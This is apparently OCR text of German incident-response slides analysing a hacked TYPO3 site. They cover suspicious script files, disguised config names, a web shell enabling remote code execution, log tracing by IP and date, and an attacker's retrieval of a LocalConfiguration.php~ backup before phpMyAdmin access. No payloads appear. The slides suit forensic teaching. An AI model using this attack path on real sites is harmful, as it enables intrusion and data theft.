
- manuelle Prüfung auffälliger Dateien/Modifikationen
- PHP/Perl/Shell/… Skript-Dateien z.B. in /fileadmin/images/
- Abweichungen wie ext_localconfig.php statt ext_localconf.php

Handling - Analyse



unphp.net zum „Entschlüsseln“ von PHP-Daten


Handling - Analyse




Upload beliebiger Dateien via Web Shell - Remote Code Execution

„Okay, das reicht aus! Backups einspielen und fertig, oder?“


Handling - Analyse






- Suche nach Datei-Verwendung liefert IP-Adresse
- Suche nach IP-Adresse liefert Zeitpunkt (mehrere Wochen früher)
- (Angriffe werden nicht direkt ausgeführt, sondern geplant)


Handling - Analyse



Zeitraum-Analyse ~01.08.2020 im Backend → Anomalien & neuer Zeitpunkt 27.07.2020


Handling - Analyse





- Suche mit neuem Zeitraum liefert neue Erkenntnisse
- direkter Aufruf von LocalConfiguration.php~ (Backup-Datei!)
- danach Verwendung von phpMyAdmin

